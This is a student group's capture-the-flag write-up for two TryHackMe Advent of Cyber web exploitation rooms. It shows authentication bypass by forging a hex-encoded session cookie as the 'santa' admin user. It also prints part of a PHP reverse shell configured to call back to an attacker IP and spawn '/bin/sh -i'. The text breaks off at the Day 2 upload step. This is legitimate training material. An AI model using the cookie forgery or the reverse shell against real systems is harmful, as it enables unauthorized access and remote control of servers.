PSP0201

Week 2

Writeup

Group Name: 404 Not Found

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102753	Lim Cai Qing	Member
1211102751	Teo Yu Jie	Member
1211102975	Loi Xinyi	Member


Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox, Cyberchef

Solution/walkthrough:


Question 1

Register an account and log in to the Christmas Control Centre. We were not given access to the control console.






We used F12 to see what the HTML title tag was.




Question 2


Use F12 to open up the browser developer tools to check on the cookie and verify the cookie's name used for authentication.



Question 3


Obtain the value of the cookie. The cookie format is hexadecimal as a-f is part of the value. Using Cyberchef, we convert the cookie value to a string.






Question 4

The converted output is in JSON string.




Question 5

Value for the company field in the cookie was shown as “The Best Festival Company” after converting the cookie value to a string.




Question 6

The other field found in the cookie is the username.




Question 7

Change the username to ‘santa’ and convert the JSON statement to hex. The output is the value of santa’s cookie.




Change the value of the cookie to Santa's cookie and insert auth as the name to bypass the authentication.



Question 8

Now having access to the controls, switching on every control shows the flag.



Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown a login/registration page. We proceeded to register an account and log in. After logging in, we were not given access to the control console. We opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username and company element. Using Cyberchef, we changed the username to 'santa', which is also the administrator

account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one which is also known as santa's cookie and refreshed the page. Now that we are santa users, we are shown with an administrator page (santa's) and proceeded to enable every control, which in turn showed the flag.

Day 2: Web Exploitation – The Elf Strikes Back!


Tools used: Kali Linux, Firefox, nanoshell, netcat listener

Solution/walkthrough:

We downloaded the reverse shell and opened nanoshell, which is the text editor of our choice, and changed the IP and Port.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.93.93';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

We are not signed in.




Question 1

We entered the given id number given by THM as a GET parameter to gain access to the upload section of the site.



